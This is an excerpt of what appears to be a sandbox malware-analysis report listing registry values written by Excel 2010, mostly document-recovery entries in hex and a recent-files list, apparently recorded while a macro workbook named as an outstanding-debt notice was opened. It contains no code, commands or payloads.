HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDD64	EDD64	binary	04 00 00 00 EC 07 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 33 00 2E 00 37 00 33 00 2E 00 33 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 52 5B 04 F2 55 41 D7 01 64 DD 0E 00 64 DD 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE8C	EDE8C	binary	04 00 00 00 EC 07 00 00 39 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 34 00 2E 00 31 00 30 00 2E 00 36 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 52 5B 04 F2 55 41 D7 01 8C DE 0E 00 8C DE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDF48	EDF48	binary	04 00 00 00 EC 07 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 35 00 2E 00 36 00 2E 00 37 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 17 34 2F F2 55 41 D7 01 48 DF 0E 00 48 DF 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown

Copyright Joe Security LLC 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE022	EE022	binary	04 00 00 00 EC 07 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 1D 55 68 F2 55 41 D7 01 22 E0 0E 00 22 E0 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE0BE	EE0BE	binary	04 00 00 00 EC 07 00 00 3F 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 4F 00 75 00 74 00 73 00 74 00 61 00 6E 00 64 00 69 00 6E 00 67 00 2D 00 44 00 65 00 62 00 74 00 2D 00 36 00 31 00 30 00 37 00 31 00 36 00 31 00 39 00 33 00 2D 00 30 00 35 00 30 00 34 00 32 00 30 00 32 00 31 00 2E 00 78 00 6C 00 73 00 6D 00 00 00 00 00 17 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 44 00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 01 00 00 00 01 00 00 00 40 84 82 F2 55 41 D7 01 BE E0 0E 00 BE E0 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly